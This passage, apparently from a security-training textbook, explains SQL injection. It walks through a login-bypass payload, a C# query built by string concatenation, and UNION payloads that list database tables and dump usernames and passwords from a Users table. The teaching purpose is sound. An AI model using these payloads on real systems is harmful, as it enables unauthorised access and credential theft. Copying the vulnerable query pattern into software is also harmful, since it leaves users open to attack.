SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='
Springfield';
```

A close examination of this query reveals that the condition in the where clause will always be true. This query successfully executes as there is no syntax error, and it does not violate the normal execution of the query.

The diagram below shows a typical SQL injection query.





Figure 15.3: Example of SQL Injection attack



Understanding an SQL Injection Query—Code Analysis

Code analysis or code review is the most effective technique for identifying vulnerabilities or flaws in the code. An attacker exploits the vulnerabilities found in the code to gain access to the database. An attacker logs into an account by the following process:


1. A user enters a username and password that match a record in the user's table
2. A dynamically generated SQL query is used to retrieve the number of matching rows
3. The user is then authenticated and redirected to the requested page
4. When the attacker enters **blah' or 1=1 --**, then the SQL query will look like

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
   Password=''
   ```

5. A pair of hyphens indicate the beginning of a comment in SQL; therefore, the query simply becomes

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

   ```
   string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
   txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
   ```



Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx

The page shown in the figure below is a hacker's paradise because it allows an astute hacker to hijack it and obtain confidential information, change data in the database, damage the database records, and even create new database user accounts. Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with names sysobjects, syscolumns, sysindexes, and so on. Thus, a hacker could use the system tables to acquire database schema information to further compromise the database. For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database:

```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

In particular, the **UNION** statement is useful for a hacker because it splices the results of one query into another. In this case, the hacker has spliced the names of the Users table in the database into the original query of the Products table. The only trick is to match the number and data types of the columns with the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

Entering this query reveals the usernames and passwords found in the Users table.

The page (BadProductList.aspx) displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter. As with the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks. The executed SQL query is constructed dynamically from a user-supplied input.





Figure 15.4: Example of vulnerable web application - BadProductList.aspx



Example of a Web Application Vulnerable to SQL Injection: Attack Analysis

Most websites provide search to enable users to find a specific product or service quickly. A separate **Search** field is maintained on the website in an area that is easily viewable. As with any other input field, attackers target this field to perform SQL injection attacks. An attacker enters specific input values in the **Search** field to perform an SQL injection attack.

